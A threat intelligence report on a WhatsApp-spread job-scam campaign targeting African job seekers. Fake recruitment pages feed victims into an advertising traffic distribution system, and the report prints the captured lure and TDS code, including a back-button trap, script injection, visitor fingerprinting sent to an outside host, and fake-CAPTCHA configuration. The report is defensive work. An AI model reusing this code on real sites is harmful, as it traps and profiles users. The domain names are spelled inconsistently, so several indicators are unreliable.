

BEHIND THE REDIRECT: UNCOVERING A MULTI-YEAR PHISHING-TO-MONETIZATION PIPELINE LEVERAGING TRAFFIC DISTRIBUTION SYSTEMS TO EXPLOIT USER TRUST AND OPPORTUNITY

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DISCLAIMER: This report is produced for educational, awareness, and defensive cybersecurity purposes. All investigative activity was conducted passively and within legal boundaries.

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1. EXECUTIVE SUMMARY

1.1 OVERALL FINDING

This report documents the findings of a sustained threat intelligence investigation spanning September 2025 through April 2026 into a sophisticated, multi-layered cyber operation targeting internet users across the broad African diaspora. What began as the investigation of a single suspicious WhatsApp-distributed job scam impersonating the Ghana Ports and Harbours Authority evolved into unmasking a professional phishing operation relying on Traffic Distribution Systems (TDS) operating at continental scale.

The threat actor or actors operate a coordinated ecosystem comprised of three interlocking layers: (1) a continuously expanding network of phishing lure pages hosted on free platforms including GitHub Pages and Google Blogger, impersonating legitimate government institutions, mining companies, and public utilities across multiple countries, collecting victims' personal data and generating viral WhatsApp traffic at zero cost to the operator; (2) a visitor profiling layer using the SuperCounters analytics widget to fingerprint and filter victims before delivering redirects; and (3) a sophisticated advertising Traffic Distribution System, centred on the domain obqj2.com, which auctions each victim's browser session across multiple ad exchanges, routing victims to gambling platforms, binary options trading sites, and confirmed download pages, all without victims' consent.

The campaign has demonstrably impacted hundreds of thousands of victims across at least eleven countries. Victim analytics data extracted from the SuperCounters dashboard confirms visits exceeding 43,000 for the Ghana Ports page alone, over 76,000 for the Kamoja Copper (DR Congo) page, and over 19,000 for the Mozambique HCB page, with the overwhelming majority using mobile devices. Three GitHub accounts operating this infrastructure were successfully taken down through coordinated reporting; however, the operators responded each time by rebuilding on new accounts confirming this is an active, adaptive, and persistent operation. The underlying TDS infrastructure and Blogger-hosted lure page network remained operational at the time of writing.

1.2 KEY THREATS AND IMMEDIATE RECOMMENDATIONS

- The obqj2.com TDS is a live, actively-maintained advertising monetization platform serving tens of thousands of affiliate traffic zones. It is capable of routing victims to both legal-but-harmful platforms and verified destinations for executable file downloads. Blocking the TDS domain alone is insufficient as the operator runs secondary zones and the platform itself services thousands of other affiliates. Other observed TDSs within this campaign include <http://outrotomr.com>, <https://whoupheaussums.net>, <https://lidsaich.net>, <https://zireemilsoude.net>, <https://ak.jeekomih.com> and <https://ak.hetaruvg.com>.

- Victims' personal data (full name, phone number, email, date of birth) is collected by lure pages before any TDS redirect occurs. While **no server-side credential storage** was confirmed in visible code, the infrastructure requires only a single backend logic change to become a full credential harvesting operation. This campaign must be treated as a potential reconnaissance stage for more severe follow-on attacks including spear-phishing and identity fraud.
- The operator(s) is actively and continuously creating new GitHub Pages accounts, shortening links via TinyURL, Cuttly to evade URL reputation filters, and deploying new Blogger-hosted lure pages targeting new institutions as of April 2026. Takedowns are treated as temporary setbacks as new infrastructure appears within days of each disruption.
- The forced WhatsApp viral sharing mechanic embedded in all lure pages results in organic victim-to-victim distribution, exploiting social trust networks within WhatsApp communities of hundreds to thousands of members. Each victim becomes an unwitting distributor of the phishing campaign.
- The TDS implements sophisticated anti-analysis evasion: Cloudflare CDN obfuscation hides the real backend server, a referrer verification check routes direct access attempts (such as from security scanners) to Google as a decoy, and VPN or proxy connections cause the site to appear completely offline, significantly complicating detection and takedown efforts.
- IMMEDIATE ACTION: Block objj2.com, tml7.com, and all listed TDS infrastructure at DNS and proxy layers, issue public warnings to affected communities, report remaining Blogger-hosted lure pages to Google's abuse team and notify impersonated organisations.

2. INTRODUCTION

2.1 PURPOSE AND SCOPE

This report provides a complete technical and analytical account of a multi-stage phishing and traffic monetization campaign observed across the African continent between September 2025 and April 2026. The scope encompasses the full attack chain from initial victim acquisition through social engineering lure pages, through visitor profiling mechanisms, to the detailed analysis of the Traffic Distribution System at the core of the operation, including live session capture, redirect chain analysis, infrastructure enumeration, script-level code analysis, and affiliate network mapping.

This report does not cover the internal operations of downstream advertising platforms that receive traffic through the TDS affiliate chain. Those platforms are treated as negligent recipients of fraudulently acquired traffic. The report also does not contain attribution to specific individuals or criminal groups, as the technical evidence does not support individual attribution beyond the affiliate-level identifiers embedded in the TDS configuration.

2.2 AUDIENCE

This report is written for Security Operations Centre (SOC) analysts, Incident Response teams, Cyber Threat Intelligence (CTI) practitioners, and the general public. Sections 1, 5, and 6 are accessible to non-technical leadership and legal teams. Appendices A through E contain technical reference material for the general public.

2.3 BACKGROUND

The investigation was initiated on September 2, 2025, when a suspicious WhatsApp recruitment message was observed circulating in a 600-member group, purportedly from the Ghana Ports and Harbours Authority (GPHA). Upon recognising the indicators of a phishing attempt, a group warning was issued, causing the message to be deleted. While many may just realize it's phishing and move on, a technical investigation of the underlying infrastructure started there and then.

The initial investigation identified a GitHub Pages account (username: e-vacancy) hosting seven phishing repositories, each impersonating a different African government institution across seven countries. All shared the same technical template, the same analytics infrastructure (SuperCounters), and the same TDS redirect endpoint (obj2.com). A coordinated abuse report to GitHub on September 5, 2025, resulted in the takedown of the e-vacancy account within hours. However, follow-up investigation revealed the campaign continued with successor GitHub accounts, followed by uncovering Blogger-hosted infrastructure which proved more resilient to takedown. The campaign had more targets including the IAMGOLD Essakane gold mine in Burkina Faso, MoFEA in Gambia, and dozens more institutions across multiple countries.

Throughout the investigation, multiple large Blogger account clusters were identified which were collectively hosting over 400 deceptive blogs targeting institutions across more than fifteen African countries. The operator has demonstrated repeated willingness to rebuild after takedowns, confirming this is a sustained, professionally operated campaign and not opportunistic one-time activity.

2.4 CONTEXT

This campaign exploits a specific and persistent socioeconomic vulnerability in Africa: the intense competition for formal employment in economies where formal sector jobs are scarce and highly sought after. Job recruitment announcements from recognisable institutional brands generate immediate, urgent engagement from communities of job seekers who circulate such announcements rapidly through WhatsApp networks as an act of community solidarity.

The threat actors have demonstrated a precise understanding of this and have engineered their campaigns to exploit it with minimal infrastructure cost. By using free platforms (GitHub Pages, Blogger) for lure hosting and relying on victims themselves to perform viral distribution through forced WhatsApp sharing mechanics, the operator incurs near-zero distribution costs while achieving reach that a paid advertising campaign could not replicate. The use of real institutional branding, authentic-looking form designs and regional language localisation (French for Burkina Faso and DR Congo, Portuguese for Mozambique, English for Ghana and South Africa) demonstrates that the campaign is specifically designed for and targeted at specific audiences.

The downstream monetization by routing victims' browser sessions to gambling and binary options platforms: just to mention a few, connects this campaign to the broader ecosystem of predatory financial product marketing that has been specifically identified as harmful to low-income communities across Sub-Saharan Africa by multiple consumer protection bodies.

To fully appreciate the sophistication of what was uncovered in this investigation, it is important to understand the broader threat landscape of malicious Traffic Distribution Systems (TDSs). As documented by Infoblox Threat Intelligence in their research [From Click to Chaos: Bouncing Around in Malicious Traffic Distribution Systems](#), TDSs were originally developed as legitimate marketing tools to help organisations manage incoming traffic from multiple sources and track campaign performance. Marketers use them to route visitors to different landing pages based on geography, device type, or referrer. The same capabilities that make them valuable to advertisers make them extraordinarily dangerous in the hands of threat actors.

Infoblox's research highlights that cybercriminals have adopted TDS infrastructure precisely because it is 'highly resistant and adaptive, and can withstand standard security defence approaches.' Once a victim enters a TDS, they have, as Infoblox describes it, 'as much control as a pinball in a pinball machine.' The TDS can route them to a malicious site, to an ad revenue page, or to confound researchers to a completely legitimate site like Google. This last behaviour is not accidental: it is a deliberate anti-analysis measure that causes automated scanners and security researchers to see benign destinations, thereby failing to flag the infrastructure as malicious. This was observed during analysis as well.

Unit 42 (Palo Alto Networks), in their research [Beneath the Surface: Detecting and Blocking Hidden Malicious Traffic Distribution Systems](#), further documents that malicious TDS traffic exhibits distinct topological characteristics compared to legitimate TDS use: longer redirection chains (approximately 25% of malicious TDS activity has chains exceeding four hops, versus only 10% of benign traffic), more distinct URLs (median 126 URLs in malicious TDS versus 80 in benign), and higher connectivity among domains. The obqj2.com infrastructure observed in this investigation exhibits all three characteristics, with redirect chains of six or more hops confirmed across multiple sessions.

This investigation therefore documents not merely a phishing campaign but a real-world example of exactly the type of sophisticated, multi-hop, geographically-aware, anti-analysis-hardened TDS infrastructure that the broader threat intelligence community has identified as among the most resilient and dangerous categories of cybercrime infrastructure in operation today.

3. METHODOLOGY

3.1 DATA SOURCES AND TOOLS

DIRECT OBSERVATION

- Live traffic capture using Fiddler Classic with HTTPS decryption enabled, capturing full redirect chains from lure pages through TDS to final advertiser destinations
- Browser Developer Tools (Network tab, Sources tab, Console) for source analysis, live fingerprinting observation, cookie inspection, and request/response header capture during qualifying victim browser sessions
- Burp Suite Community Edition for HTTPS proxy interception, anti-analysis evasion confirmation, and raw HTTP response body analysis
- Direct examination of source code from lure pages (GitHub Pages, Blogger), including: decoded obfuscated TDS payload scripts, SuperCounters widget functions, back-button hijacking logic, and WhatsApp viral sharing mechanics
- SuperCounters analytics dashboard data extracted during the investigation period, providing confirmed visit counts, device distributions, browser distributions, and geographic attribution for each lure page

OPEN-SOURCE INTELLIGENCE (OSINT)

- **Censys.io:** Forward DNS resolution and certificate transparency analysis.
- **Shodan:** IP infrastructure characterisation, open port enumeration, and CDN/WAF identification
- **urlscan.io:** Automated redirect chain analysis with geographic scan vantage point variation (Germany and Portugal) including user-agent modification testing to confirm UA-based filtering
- **VirusTotal:** Domain, URL, and file reputation analysis for lure pages, TDS endpoints, intermediate redirect domains, and analysis of the downloaded executable
- **Certificate Transparency logs:** Historical and current TLS certificate enumeration for obqj2.com and subdomains, including discovery of the kweonDNS private CA certificate
- GitHub repository commit history analysis for campaign timeline reconstruction
- Blogger profile inspection for linked blog cluster enumeration across six identified operator accounts

3.2 ANALYTICAL METHODS

- **Kill Chain Analysis:** mapping campaign stages from reconnaissance through action on objectives
- **MITRE ATT&CK Framework mapping:** all identified TTPs mapped to Enterprise ATT&CK technique identifiers
- Decoding obfuscated JavaScript configuration objects to identifying fingerprinting vectors.
- **Comparative session analysis:** comparing Burp Suite (rejected session) vs. normal browser (qualifying session) behaviour to isolate anti-analysis detection logic
- **User-agent modification testing via urlscan.io:** confirming UA string as a session quality signal by observing that non-standard UA strings consistently trigger the Google decoy redirect regardless of geographic origin
- **Geographic routing analysis:** comparing urlscan results from Germany and Portugal to confirm geotargeted advertiser routing
- **Affiliate attribution chain analysis:** tracing revenue flow from victim browser click through TDS auction, intermediate click trackers, and final advertiser attribution parameters

3.3 CONFIDENCE AND LIMITATIONS

Confidence assessments follow a three-tier scale:

- **HIGH:** Directly observed through live traffic capture, confirmed with multiple independent methods
- **MEDIUM:** inferred from strong circumstantial evidence but not directly confirmed through live capture
- **LOW:** Assessment based on pattern analysis, historical precedent, and single-source indicators.

Key limitations: The real backend origin server behind obqj2.com's Cloudflare proxy could not be identified. Individual attribution to specific persons or criminal organisations is not supported by available evidence. The SuperCounters analytics data represents point-in-time screenshots; total campaign victim numbers may be significantly higher. Downstream affiliate destinations are dynamic depending on the user session. When using a VPN during testing, obqj2.com appeared completely unreachable, consistent with IP reputation filtering that blocks anonymisation infrastructure at the CDN edge, limiting the ability to test routing from simulated geographic locations.

4. ANALYSIS

4.1 THREAT ACTOR PROFILE

KNOWN ATTRIBUTES

Based on the technical evidence gathered, the campaign operator or operators exhibit the following confirmed characteristics:

- The operator demonstrates detailed knowledge of African socioeconomic conditions, institution branding, and WhatsApp community dynamics across at minimum eleven countries, targeting institutions in Ghana, Burkina Faso, DR Congo, Côte d'Ivoire, Mozambique, South Africa, Sierra Leone, Zimbabwe, Uganda, Kenya, Malawi, and Nigeria. This suggests either origin from within the affected region or sustained prior research into target communities.
- Use of a commercial TDS platform-as-a-service (obj2.com), fake ad exchange integration (ADEX.COM), cross-domain cookie synchronisation (my.rtmk.net), anti-analysis evasion, and obfuscation methods indicates a technically capable operator who understands both web advertising infrastructure and operational security.
- Three successive GitHub accounts were identified and taken down across six months. Each takedown was followed within days by migration to another. The operator(s) demonstrated the capability to rebuild and continue operations rapidly after each disruption.
- The confirmed zoneld (3156656) and userId (00830f00ff694da1e96888947b5c17bf) identify this as a specific affiliate account within the larger obj2.com TDS platform. The operator contributes the lure infrastructure and viral distribution; the TDS platform handles monetization, routing, and advertiser relationships.

MOTIVATION AND ESCALATION RISK

Financial motivation is confirmed. The campaign generates revenue through at minimum two mechanisms:

- Advertising revenue from the TDS for each victim browser session (confirmed clearing price: \$0.004606 per session at \$4.61 CPM)
- Affiliate marketing commissions from gambling, binary options platforms among others for completed registrations.

Critically, personal data collection (name, phone, email, date of birth) represents a potential third revenue stream through sale of verified demographic data, and a far more dangerous long-term risk: the infrastructure is currently one backend logic change away from becoming a full credential harvesting operation. The fake form fields, the cookie-based session tracking, and the existing server-side infrastructure all already exist. The operator would only need to add a server-side POST handler to begin storing every data point entered by victims. Given the scale of traffic already achieved, thus hundreds of thousands of victims, this potential pivot represents a significant threat escalation risk.

This campaign should be treated as a potential reconnaissance stage. The operator has already profiled device types, operating systems, browsers, screen resolutions, geographic locations, and personal data for hundreds of thousands of targets across eleven countries. This intelligence could be weaponised for targeted spear-phishing, business email compromise, or nation-state-level surveillance campaigns if the operator's objectives or clientele change.

4.2 TACTICS, TECHNIQUES AND PROCEDURES (TTPS) - MITRE ATT&CK MAPPING

MITRE ATT&K ID	Technique Name	Observed Evidence
T1589.002	Gather Victim Identity Information	SuperCounters widget collects UA, screen resolution, OS, referrer URL, and current page URL for every visitor, transmitted to service.supercounters.com/fc.php
T1591	Gather Victim Organisation Information	Operator researches and impersonates specific institutions with accurate branding, colour schemes, and localised recruitment content
T1566.002	Phishing: Spearphishing Link	WhatsApp messages distribute tinyurl.com and direct links to lure pages impersonating legitimate institutional recruitment portals
T1566.003	Phishing via Service	WhatsApp used as delivery mechanism which is the primary digital communication channel across Sub-Saharan Africa
T1608.005	Stage Capabilities: Link Target	Phishing lure pages hosted on GitHub Pages and Blogger to exploit trusted domain reputation and bypass URL filtering
T1204.001	User Execution: Malicious Link	Victims click WhatsApp links shared by contacts
T1056.003	Input Capture: Web Portal Capture	Lure pages collect (but do not store) full name, phone number, email, date of birth, gender, disability status, and region before revealing TDS redirect
T1185	Browser Session Hijacking	history.pushState back-button hijacking loop within source-code prevents victim navigation away from lure page, trapping them in redirect flow
T1553.002	Subvert Trust Controls	Fake CAPTCHA ('Verify you are human' / ADEX.COM branding) coerces victim to click, manufacturing artificial consent signal
T1217	Browser Information Discovery	Comprehensive fingerprinting: UA, screen res, plugins, timezone, hardware concurrency, touch support, Client Hints
T1090.002	Proxy: External Proxy	All obqj2.com traffic routed through Cloudflare CDN (AS13335), concealing the true backend server

T1071.001	Application Layer Protocol: Web	All communication uses standard HTTPS port 443; fingerprint via POST /qlog/add; heartbeats via POST /alive
T1568.002	Dynamic Resolution	TDS rotates final destination URLs based on real-time victim info; no static destination URL hardcoded
T1657	Financial Theft	Victims monetised through TDS and affiliate marketing commissions
T1027	Obfuscated Files or Information	26KB TDS payload uses string-reversal and character-level obfuscation

4.3 TIMELINE OF EVENTS

Date	Event	Date
July 8, 2025	First GitHub Pages phishing repository (jobs.zimstat) created under 'e-vacancy' account	July 8, 2025
July 9 - Aug 29, 2025	Six additional repositories targeting GPHA, HCB, Kamoja Copper, Sibanye-Stillwater, SALWACO, ADE Mozambique	July 9 - Aug 29, 2025
Sep 2, 2025	Suspicious WhatsApp GPHA recruitment post discovered and investigation begins	Sep 2, 2025
Sep 5, 2025 13:59 UTC	GitHub 'e-vacancy' account reported	Sep 5, 2025 13:59 UTC
Sep 5, 2025 17:16 UTC	GitHub confirms account takedown - first disruption	Sep 5, 2025 17:16 UTC
Sep 2025	SuperCounters analytics accessed - 156,000+ victim visits documented across seven lure pages	Sep 2025
Oct 2025	'CEO' Blogger profile identified hosting 70+ deceptive blogs	Oct 2025
Nov 2025	'Adamu-Itid' Blogger profile identified - second major Blogger cluster (52+ blogs)	Nov 2025
Nov 2025	Second GitHub Pages account identified, posting new phishing portals post-takedown	Nov 2025
Dec 2025	'lover' Blogger account identified with additional deceptive blogs	Dec 2025
Jan 2026	'SERVER', 'Grant', and additional Blogger clusters identified	Jan 2026
Jan 21, 2026	Formal abuse reports submitted to Google for Blogger accounts CEO and Adamu-Itid	Jan 21, 2026
Feb 12, 2026 00:20 UTC	Second GitHub account ('swiftoffers') reported	Feb 12, 2026 00:20 UTC

Feb 12, 2026 09:22 UTC	GitHub confirms second account takedown	Feb 12, 2026 09:22 UTC
Feb 12, 2026	Third GitHub account reported and taken down	Feb 12, 2026
Feb 2026	'BETHSEMPIRE' and 'Recruiter' Blogger profiles identified - largest clusters with most sophisticated phishing kits	Feb 2026
Mar 2026	Deep technical analysis of obqj2.com TDS begins - Fiddler, Burp Suite, DevTools captures	Mar 2026
Mar 26, 2026	zireemiloude.net identified with 10/74 VirusTotal detections	Mar 26, 2026
Apr 5 - 6, 2026	Live session capture confirms full TDS lifecycle; Burp confirms anti-analysis evasion; urlscan geo-routing confirmed; UA-modification tests confirm UA as filtering signal	Apr 5 - 6, 2026
Apr 6, 2026	Censys maps 25+ lure domains referencing obqj2.com; certificate history enumerated	Apr 6, 2026
Apr 7, 2026	Investigation formally concluded; report updated and finalised while infrastructure confirmed still active	Apr 7, 2026

4.4 CODE ANALYSIS - FROM LURE PAGE TO TDS REDIRECT

This section provides annotated analysis of every significant script observed in the attack chain, from the victim's first contact with the lure page to their final redirect through the TDS. Each code block is taken directly from captured source and explained in the context of its malicious function.

4.4.1 STAGE 1 - THE PASSWORD GATE

The lure page opens with a JavaScript password prompt. This is not a real authentication check - the correct password is hardcoded in the script and autofilled, meaning it 'passes' instantly for every visitor. Its sole purpose may be to create the psychological impression of an official, secured portal:

```
var password = 'Ghana Ports and Harbours Authority (GPHA) Recruitment';
password = prompt('NOTICE: Ghana Ports and Harbours Authority (GPHA) is
  currently recruiting, press OK to apply', 'Ghana Ports and Harbours
  Authority (GPHA) Recruitment');
if (password != 'Ghana Ports and Harbours Authority (GPHA) Recruitment') {
  location.href = 'https://tinyurl.com/Ghanaports-Recruitment';
}
```

If the victim dismisses the prompt or changes the text, they are redirected back to the TinyURL short link which leads to the same lure page. The victim cannot escape the loop without clicking OK. The institutional name in the prompt text is designed to suppress suspicion and condition the victim to accept the authenticity of the page.

4.4.2 STAGE 2 - PERSONAL DATA COLLECTION AND COOKIE TRACKING

After authentication in stage 1, the lure page presents a form requesting the victim's full name, phone number, email address, date of birth, gender, disability status, and region. A cookie system tracks progress through the application flow:

```
function set_Cookie(name, value) {  
    var Days = 30;  
    var exp = new Date();  
    exp.setTime(exp.getTime() + (Days * 20 * 1000));  
    document.cookie = name + '=' + escape(value) + ';expires='  
        + exp.toGMTString() + '; path=/';  
}
```

This cookie function stores the victim's progress locally. This serves two purposes:

1. It allows the page to skip the form on a returning visitor and take them directly to the sharing stage, accelerating their path to the TDS redirect.
2. The stored data could trivially be read by any script on the same domain. While no confirmed server-side credential transmission was identified in visible code, the cookie-based storage of victim-submitted data means that any subsequent malicious script loaded on the page could exfiltrate this data without the victim's knowledge.

4.4.3 STAGE 3 - THE FAKE PROGRESS BAR

Once the victim submits the form, they are shown a 'congratulations' screen and instructed to share the link before their application is processed. A progress bar is displayed that increments with each WhatsApp share. The bar is entirely cosmetic as the underlying JavaScript makes this explicit:

```
let progress = 0;  
function shareToWhatsApp() {  
    progress += Math.random() * 10; // Fakes progress  
    document.getElementById('progressBar').style.width = progress + '%';  
    if (progress >= 100) {  
        // Enable final submission buttons  
    }  
}
```

The comment '// Fakes progress' is present in the original source code. The progress value is incremented by a random amount (between 0 and 10) per share click, and the bar deliberately slows down after 80% thereby maximising the number of shares extracted from each victim before they reach 100%. The WhatsApp share message is pre-crafted with the lure URL embedded:

```
var text1 = "*AVIS DE RECRUTEMENT*\n\nLa mine d'or d'Essakane a lancé  
sa campagne de recrutement...\n\nhttps://tinyurl.com/Essakane-Recrutement";  
var share = "whatsapp://send?text=" + text1;
```

Each victim is required to share this message to a minimum of five WhatsApp groups or fifteen contacts. Because the message arrives from a known contact, recipients in those groups are significantly more likely to trust it and click the link —creating a viral propagation chain that costs the operator nothing.

4.4.4 STAGE 4 - TRAPPING THE VICTIM

Once a victim attempts to navigate away from the lure page by pressing their browser's back button, a JavaScript loop prevents them from doing so. This script fires 500 milliseconds after page load and creates an infinite navigation trap:

```
setTimeout('hh();', 500);  
  
function hh() {  
    history.pushState(history.length+1, 'message', '#' + new Date().getTime());  
}  
  
window.onhashchange = function() { jp(); };  
  
function jp() { fh(); }  
  
function fh() {  
    location.href = 'https://obqj2.com/4/3156656';  
}
```

A call to `hh()` pushes a new state onto the browser's history stack with a unique timestamp. When the victim presses back, the `onhashchange` event fires, which calls `fh()`, which redirects to the TDS endpoint. The victim cannot go back as any back navigation attempt triggers an immediate redirect to the TDS. This technique (`history.pushState` abuse) is a well-documented browser hijacking method used across multiple malicious campaign types.

4.4.5 STAGE 5 - TRIPLE EMBEDDING OF THE TDS ENDPOINT

The TDS endpoint `obqj2.com/4/3156656` is not embedded once in the lure page but it appears in three distinct positions, each serving a different function:

First, as a dynamically injected script tag that executes the TDS fingerprinting engine before any user interaction:

```
var hm = document.createElement('script');
hm.src = 'https://obqj2.com/4/3156656';
var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(hm, s);
```

Second, as button onclick handlers attached to every action button on the page:

```
document.getElementById('submitBtn').onclick = function() {
    window.location.href = 'https://obqj2.com/4/3156656';
};
document.getElementById('printBtn').onclick = function() {
    window.location.href = 'https://obqj2.com/4/3156656';
};
```

Third, as the destination of the back-button hijack redirect shown above. This triple embedding ensures that regardless of what action the victim takes, whether clicking Submit, Print, Download, pressing the back button, they are funnelled to the TDS.

4.4.6 STAGE 6 - SUPERCOUNTERS PRE-SCREENING

Every lure page embeds the SuperCounters analytics widget. Its surface function is to display a small box. Its actual function in this campaign is to feed these threat actors visitor analytics on their campaigns. `sc_online_t()` function executes on page load and constructs a detailed visitor fingerprint:

```
function sc_online_t(id, label, fcolor) {
    var ref = '' + document.referrer;      // Where did the visitor come from?
    var url = '' + window.location;        // What page are they on?
    info = '&ua=' + encodeURIComponent(navigator.userAgent); // Browser/OS/device
    info += '&url=' + encodeURIComponent(url);
    info += '&ref=' + encodeURIComponent(ref);
    info += '&sw=' + screen.width;          // Screen width
    info += '&sh=' + screen.height;         // Screen height
    info += '&rand=' + Math.round(100 * Math.random()); // Cache-bust
    ga.src = '//service.supercounters.com/fc.php?id=' + id + '&w=1&v=1' + info;
}
```

The actual network request captured during this investigation was:

```
https://service.supercounters.com/fc.php?id=1674982&w=1&v=1
&ua=Mozilla%2F5.0%20(Windows%20NT%2010.0%3B%20Win64%3B%20x64) ...
&url=https%3A%2F%2Fsubmit-mofea-gm.blogspot.com%2F
&ref=https%3A%2F%2Fjob-mofea-gm.blogspot.com%2F
```

```
&sw=1360&sh=768&rand=23&label=Users%20Online&fcolor=ffffff
```

The fc.php endpoint returns only a harmless visitor count response as observed in Fidler Classic:

```
sc_onlinetext(1674982,'<font color="ffffff">1 Users Online</font>');
```

However, as documented by Sucuri Security in their January 2019 research into SuperCounters behaviour, the same fc.php endpoint conditionally injects an additional malicious payload - a pop.js script. When the submitted visitor fingerprint matches specific targeting criteria. The injected code follows this structure:

```
sc_show_hit(920631, 93988, 0, 6);  
var g = document.createElement('script');  
g.type = 'text/javascript';  
g.async = 'async';  
g.src = '//widget.supercounters[.]com/js/pop[.]js';  
(document.getElementsByTagName('head')[0] ||  
document.getElementsByTagName('body')[0]).appendChild(g);
```

Sucuri's 2019 investigation found this behaviour being used to redirect qualifying visitors to a dating site (mylove.is) via a configured pop.js payload. In this 2025-2026 campaign, the same mechanism has been rather repurposed – victims receive only the benign counter response. The operator has effectively weaponised a free, trusted third-party analytics widget as an invisible filtering gate.

4.4.7 STAGE 7 - THE TDS ENGINE

When the victim's browser loads the TDS endpoint at obqj2.com/4/3156656 through a non-qualifying channel (Burp Suite proxy, modified user-agent, direct browser navigation without the correct referrer chain), the server returns a 971-byte response containing a decoy redirect to Google:

```
for (var i = 0; i < 3; i++) {  
    var url = '/partitail/5117867?var=3156656&ab2r=0&prfrev=false&rhdf=false&sf=1';  
    window.history.pushState(null, document.title, url);  
}  
if (navigator.sendBeacon) {  
    navigator.sendBeacon('https://my.rtmark.net/img.gif?f=merge  
        &userId=00830f53e1884ed2ffe58219d0572edc');  
}  
window.location.href = 'https://www.google.com';
```

Three evasion signals are present in this response. The **prfrev=false** parameter in the **pushState** URL stands for 'previous referrer verified' - it confirms the server checked the incoming referrer and found it missing. The **sendBeacon** call to

my.rtmark.net logs the rejected session with a distinct `userId` (00830f53e1884ed2ffe58219d0572edc), different from the qualifying session's `userId` (00830f00ff694da1e96888947b5c17bf), meaning even rejected sessions are tracked separately by the TDS. The final redirect to `google.com` is the decoy - the site appears completely legitimate to any automated scanner that follows the redirect.

USER-AGENT TESTING FINDING: When the user-agent string was modified within `urlscan.io` submissions and even while maintaining correct geographic origin and referrer chain, the TDS consistently redirected to Google. This confirms the UA string is evaluated as a session quality signal independently of geography and referrer. Any non-standard, bot-like, or research-tool-associated UA string triggers immediate rejection and the Google decoy redirect, regardless of all other session parameters.

4.4.8 STAGE 8 - THE TDS CONFIGURATION OBJECT AND FINGERPRINTING ENGINE

For qualifying sessions, the TDS returns a 26,007-byte payload containing a heavily obfuscated JavaScript engine. The engine bootstraps itself from a hardcoded configuration object:

```
{
  "zoneId": 3156656,
  "userId": "00830f00ff694da1e96888947b5c17bf",
  "onlineFiltrationEnabled": true,
  "adexInjectEnabled": true,           // Ad exchange integration active
  "adexInjectClientId": "1db9169f-90f4-4b2d-b517-bc47aab19c1f",
  "clickSubmit": true,                // Fake CAPTCHA required
  "clickSubmitText": {
    "header": "Verify you are human",
    "button": "Verify",
    "logo1": "Protected by",
    "logo2": "ADEX.COM"
  },
  "aliveTimeouts": [2, 4, 7, 40, 350], // Heartbeat intervals (seconds)
  "aliveFull": true,
  "submitFallbackTimeoutMs": 2000,
  "adexResponseTimeout": 200
}
```

The session lifecycle proceeds in six phases:

1. **sftouch** pixel registers the session and sets persistent OAID/oidts cookies.
2. The fingerprinting engine collects 4,586 bytes of browser data posted to `/qlog/add`
3. The internal **afu.php** script runs the ad auction server-side (never visible in the browser)
4. heartbeat POSTs to **/alive** at intervals of 2, 4, 7, 40, and 350 seconds confirm live human engagement
5. The fake CAPTCHA ('Verify you are human') requires a click, filtering bots and manufacturing click-consent

- The hidden form POSTs to **obj2.com/?z=3156656** with the signed rb routing token, triggering the 302 redirect to the winning advertiser.

The internal afu.php URL was never visible in the browser address bar but was exposed as the Referer header on subsequent /alive and form POST requests, revealing the OS, mobile status, and browser version parsed from the fingerprint:

```
https://obj2.com/afu.php?zoneid=3156656&var=3156656&rid=ksX-wKK1...  
&rhd=false&ab2r=0&sf=1&cs=1  
&os=linux&is_mobile=false&browser_version=146.0.7680.153
```

4.4.9 STAGE 9 - THE FINAL REDIRECT AND REVENUE CONFIRMATION

After the victim clicks the fake CAPTCHA, the form POSTs to **obj2.com/?z=3156656** and the server responds with HTTP 302, embedding the real-time auction outcome in the redirect URL:

```
HTTP/2 302 Found  
Location: http://www.igamingeasy.com/c/3a33eb3e845f70b8  
?cost=0.004606 // $4.61 CPM - real-time auction price  
&SUBID=1064617547847446705 // Unique conversion tracking ID  
&bannerid=25738827  
&user_activity=high // Confirmed by heartbeat data  
&zone_type=in-page-push  
&campaignid=10671967  
&zoneid=9750300  
&osversion=unspecified_linux  
&region=ah // Ashanti region, Ghana  
&connection_type=broadband
```

Every parameter in this URL represents a data point extracted from the victim's browser during the fingerprinting and heartbeat phases. The cost=0.004606 is the explicit per-visit price paid by the advertiser in the real-time auction. The region=ah confirms geographic attribution. The user_activity=high reflects the quality score assigned by the heartbeat monitoring system. This is a complete, professional advertising transaction conducted on fraudulently acquired phishing traffic.

4.6 INFRASTRUCTURE ANALYSIS

4.6.1 ACTIVE INFRASTRUCTURE EXPANSION

The operator is actively and continuously creating new GitHub Pages accounts to replace those taken down. As of the time of writing, three GitHub accounts have been identified and successfully reported for removal with one new github account discovered in April 2026. However, each takedown has been followed within days by the establishment of replacement infrastructure. The pattern is consistent: a new GitHub account is created, phishing repositories are published targeting the same and even new institutions, TinyURL short links are created to obfuscate URLs and track click-through rates, and the links are distributed via WhatsApp.

The use of TinyURL as a link shortener serves multiple purposes beyond obfuscation: it makes the links appear neutral and trustworthy to WhatsApp users, it provides the operator with click analytics, and it creates one additional layer between the victim and the phishing page that URL reputation filters must traverse. TinyURL itself has confirmed this abuse with several TinyURL short links associated with this campaign being removed by TinyURL for violating their abuse policies, providing independent third-party confirmation of the campaign's malicious classification.

Using Google Blogger as the primary lure page hosting platform has proven significantly more resilient than GitHub Pages. Blogger pages benefit from the google.com domain reputation, are indexed by search engines (adding organic discovery risk), and take longer to be acted upon by Google's abuse team than GitHub's relatively responsive Trust & Safety process. The Blogger-hosted network identified in this investigation spans at least six distinct operator accounts collectively hosting over 400 deceptive blogs, with content updated as recently as April 2026 confirming ongoing active maintenance.

4.6.2 TDS ARCHITECTURE

Analysis of captured TDS scripts reveals that obqj2.com operates at least two active zones for the operator under investigation. Zone 3156656 is the primary entry point embedded in all lure pages. Zone 5117867 operates as a secondary zone, confirmed by the **adexInjectCustomId2: '3156656'** field - a cross-reference from the secondary zone back to its source zone. This two-zone architecture allows the operator to run a secondary ad auction on sessions that did not achieve a winning bid in the primary zone, maximising revenue extraction from all qualifying traffic rather than discarding low-value sessions.

4.6.3 GEOGRAPHIC ROUTING CONFIRMATION

urlscan.io analysis from different geographic vantage points confirmed that the TDS routing decisions are fully geography-aware at the secondary TDS level (tmll7.com):

- Session scanned from Germany: obqj2.com to tml7.com/8833906 to quickwin-1424.com/de/ (German-language online casino)
- Session scanned from Portugal: obqj2.com to tml7.com/9036002 to akutapro.com to gml-grp.com to betano.pt/register/?promo=CONFIA (Portuguese sports betting with campaign code 'CONFIA' meaning 'Trust')
